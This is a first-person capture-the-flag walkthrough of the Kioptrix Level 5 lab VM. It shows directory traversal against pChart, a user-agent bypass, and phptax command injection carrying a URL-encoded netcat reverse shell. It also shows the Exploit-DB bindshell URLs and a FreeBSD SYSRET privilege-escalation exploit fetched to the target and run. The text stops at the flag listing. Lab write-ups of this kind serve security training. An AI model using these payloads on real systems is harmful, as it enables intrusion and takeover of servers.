GETTING STARTED

To download Kioptrix Level 5, click here.

DISCLAIMER

> *This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). I recommend attempting to solve the lab independently. If you find yourself stuck on a phase for more than a day, you may refer to the writeups for guidance. Please note that this is just one approach to capturing all the flags, and there are alternative methods to solve the machine.*

Note: The IP address of my machines may change throughout the walkthrough because I worked on them in different locations. Please bear with me as you follow along.

RECONNAISSANCE

To find the target IP, I perform a network scan using nmap.

```
┌──(root㉿kali)-[~/ctf/kioptrix-5]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-12 13:30 EDT
Nmap scan report for RTK_GW (192.168.1.1)
Host is up (0.0023s latency).
MAC Address: F8:C4:F3:D0:63:13 (Shanghai Infinity Wireless Technologies)
Nmap scan report for kioptrix2014 (192.168.1.159)
Host is up (0.00035s latency).
MAC Address: 00:0C:29:D7:83:3F (VMware)
Nmap scan report for kali (192.168.1.12)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.98 seconds
```

After identifying the target IP as *192.168.1.159*, I perform an aggressive nmap scan on it to find open ports and running services.

```
┌──(root㉿kali)-[~/ctf/kioptrix-5]
└─# nmap -A -p- 192.168.1.159 --min-rate 10000 -oN nmap.out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-12 13:32 EDT
Nmap scan report for kioptrix2014 (192.168.1.159)
Host is up (0.00033s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE  SERVICE VERSION
22/tcp   closed ssh
80/tcp   open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
|_http-server-header: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
|_http-title: Site doesn't have a title (text/html).
8080/tcp open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
MAC Address: 00:0C:29:D7:83:3F (VMware)
```

```
MAC Address: 00:0C:29:D7:83:3F (VMware)
Device type: general purpose
Running (JUST GUESSING): FreeBSD 9.X|10.X (88%)
OS CPE: cpe:/o:freebsd:freebsd:9.3 cpe:/o:freebsd:freebsd:10
Aggressive OS guesses: FreeBSD 9.3-RELEASE (88%), FreeBSD 9.0-RELEASE - 10.3-RELEASE (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

Let's start the hack! ;)

INITIAL ACCESS


I try fetching information about port 8080, but I am denied access.

```
┌──(root㉿kali)-[~/ctf/kioptrix-5]
└─# curl http://192.168.1.159:8080
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /
on this server.</p>
</body></html>
```

I fetched information about port 80 using curl and found an interesting path.

```
┌──(root㉿kali)-[~/ctf/kioptrix-5]
└─# curl http://192.168.1.159
<html>
 <head>
  <!—
  <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
  —>
 </head>

 <body>
  <h1>It works!</h1>
 </body>
</html>
```

I accessed the path in the browser and landed on a charting application.




I used searchsploit to look for any available vulnerabilities of this charting system and found a bunch.


```
┌──(root㉿kali)-[~/ctf/kioptrix-5]
└─# searchsploit "pChart"
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
pChart 2.1.3 - Multiple Vulnerabilities                                                       | php/webapps/31173.txt
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[~/ctf/kioptrix-5]
└─# searchsploit -m php/webapps/31173.txt
  Exploit: pChart 2.1.3 - Multiple Vulnerabilities
      URL: https://www.exploit-db.com/exploits/31173
     Path: /usr/share/exploitdb/exploits/php/webapps/31173.txt
    Codes: OSVDB-102596, OSVDB-102595
 Verified: True
File Type: HTML document, ASCII text
Copied to: /root/ctf/kioptrix-5/31173.txt
```

```
┌──(root㉿kali)-[~/ctf/kioptrix-5]
└─# cat 31173.txt
# Exploit Title: pChart 2.1.3 Directory Traversal and Reflected XSS
# Date: 2014-01-24
# Exploit Author: Balazs Makany
# Vendor Homepage: www.pchart.net
# Software Link: www.pchart.net/download
# Google Dork: intitle:"pChart 2.x - examples" intext:"2.1.3"
# Version: 2.1.3
# Tested on: N/A (Web Application. Tested on FreeBSD and Apache)
# CVE : N/A
```

Based on this, it seems that the application is vulnerable to *directory traversal* and *reflected XSS*.

Hence, to test it out, I tried adding `../../../` at the end of the URL.





Now that I know that it works, I go to the Exploit-DB website and view the entire information about the directory traversal vulnerability. I find this URL, so I give it a try.

```
[1] Directory Traversal:
"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
```

192.168.1.159/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```

I successfully got the */etc/passwd* file. Now I use chat-gpt to find the directory where FreeBSD systems store Apache configuration details.

1. **Main Configuration File:**
   - **`/usr/local/etc/apache24/httpd.conf`**
   - This is the primary configuration file for the Apache HTTP server. It contains directives for server settings, modules, and other configurations.

Hence, I access this file. Since the nmap scan revealed the Apache version, I look for the *apache22* directory.

192.168.1.159/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fusr/local/etc/apache22/httpd.conf

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

```
#
# This is the main Apache HTTP server configuration file.  It contains the
# configuration directives that give the server its instructions.
# See <URL:http://httpd.apache.org/docs/2.2> for detailed information.
# In particular, see
# <URL:http://httpd.apache.org/docs/2.2/mod/directives.html>
# for a discussion of each configuration directive.
#
# Do NOT simply read the instructions in here without understanding
# what they do.  They're here only as hints or reminders.  If you are unsure
# consult the online docs. You have been warned.
#
# Configuration and logfile names: If the filenames you specify for many
# of the server's control files begin with "/" (or "drive:/" for Win32), the
# server will use that explicit path.  If the filenames do *not* begin
# with "/", the value of ServerRoot is prepended -- so "/var/log/foo_log"
# with ServerRoot set to "/usr/local" will be interpreted by the
# server as "/usr/local//var/log/foo_log".

#
```

I read the configuration file and found the reason I was being denied access to port 8080.

```
SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>
```

It required a specific user-agent. I use curl to fetch information about that port by adding this user-agent.

```
┌──(root㉿kali)-[~/ctf/kioptrix-5]
└─# curl http://192.168.1.159:8080 -A "Mozilla/4.0 Mozilla4_browser"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /</title>
 </head>
 <body>
<h1>Index of /</h1>
<ul><li><a href="phptax/"> phptax/</a></li>
</ul>
</body></html>
```

This time, I was able to view the contents. I used searchsploit to look into *phptax* for possible exploits.

> *PHPtax is a free, open-source web application designed for managing and preparing tax documents. It was created to help individuals and small businesses handle their tax-related tasks more efficiently without needing to invest in expensive commercial software. The application allows users to input their financial data, track their income and expenses, and generate tax forms that are compliant with the relevant regulations. PHPtax is built using PHP, making it accessible for those who have a basic understanding of web development, and can be customized or extended to fit specific needs. Its*

> *primary goal is to simplify the tax preparation process while providing a flexible, user-friendly platform.*

```
┌──(root㉿kali)-[~/ctf/kioptrix-5]
└─# searchsploit "phptax"
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                           |  Path
---------------------------------------------------------------------------------------------------
PhpTax - 'pfilez' Execution Remote Code Injection (Metasploit)                           | php/webapps/21833.rb
PhpTax 0.8 - File Manipulation 'newvalue' / Remote Code Execution                        | php/webapps/25849.txt
phptax 0.8 - Remote Code Execution                                                       | php/webapps/21665.txt
---------------------------------------------------------------------------------------------------
```


I tried the exploit available on Metasploit, but it didn't work for me. So, I Googled to look for any other ways.

I found this exploit on Exploit-DB that allowed me to get a reverse shell using nc: exploit link.


I started an nc listener on port 4444.

```
rlwrap nc -lnvp 4444
```

I then visited revshells.com and selected the nc mkfifo exploit.



For increasing the odds of success, I URL encoded this payload.




Now I edited this URL that was given in the Exploit-DB page with my own reverse shell script.

```
Exploit / Proof of Concept:

Bindshell on port 23235 using netcat:

http://localhost/phptax/drawimage.php?pfilez=xxx;%20nc%20-l%20-v%20-p%2023235%20-e%20/bin/bash;&pdf=make

** Exploit-DB Verified:**
http://localhost/phptax/index.php?pfilez=1040d1-pg2.tob;nc%20-l%20-v%20-p%2023235%20-e%20/bin/bash;&pdf=make

----------------------------------------------------
```


```
http://192.168.1.2:8080/phptax/drawimage.php?pfilez=1040d1-pg2.tob;rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%20192.168.1.12%204444%20%3E%2Ftmp%2Ff;&pdf=make
```

Now I download an extension that allows me to modify the header. This is because I want to execute this URL on my browser, and without the *user-agent* field, I won't be able to access the site.




I configure it to add the appropriate *user-agent* field.

I save this and turn my extension on, then paste my URL.



And voila! I got the initial access.



PRIVILEGE ESCALATION

I look around and find the flag inside the root directory. However, I do not have the privilege to read it.

```
┌──(root㉿kali)-[~/ctf/kioptrix-5]
└─# rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.2] 31510
sh: can't access tty; job control turned off
$ export TERM=xterm
$ pwd
/usr/local/www/apache22/data2/phptax
$ cd
$ cd root
$ ls
congrats.txt
folderMonitor.log
httpd-access.log
lazyClearLog.sh
monitor.py
ossec-alerts.log
```

I view the kernel information using uname.

```
$ uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0:
IC  amd64
$
```

I look for exploits related to this FreeBSD version.

```
┌──(root㉿kali)-[~/ctf/kioptrix-5]
└─# searchsploit "FreeBSD 9.0"
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                   |  Path
---------------------------------------------------------------------------------------------------------------
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation                                           | freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation                                     | freebsd/local/26368.c
---------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

I download the first exploit on my PC and check if I have gcc installed on the target.

```
which gcc
```

Then I move into the *tmp* directory. Since the system does not have wget, I found another command that can be used in its place in this article

```
┌──(root㉿kali)-[~/ctf/kioptrix-5]
└─# ls
28718.c  exploit.php  IP  ipback  nmap.out

┌──(root㉿kali)-[~/ctf/kioptrix-5]
└─# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

```
$ fetch http://192.168.1.12:8888/28718.c
28718.c                                          5380  B   53 MBps
$
```

I compile and run this exploit.

```
$ gcc 28718.c
28718.c:178:2: warning: no newline at end of file
$ ls
28718.c
a.out
aprEptJuJ
aprHucrHZ
aprx1cgTb
exploit.c
f
mysql.sock
vmware-fonts0
$ ./a.out
[+] SYSRET FUCKUP!!
[+] Start Engine...
[+] Crotz...
[+] Crotz...
[+] Crotz...
[+] Woohoo!!!
$
```

Hence, I got root access. Now I move into the root directory and set permissions on the flag.

```
$ cd root
$ ls -la congrats.txt
----------  1 root  wheel  2611 Apr  3  2014 congrats.txt
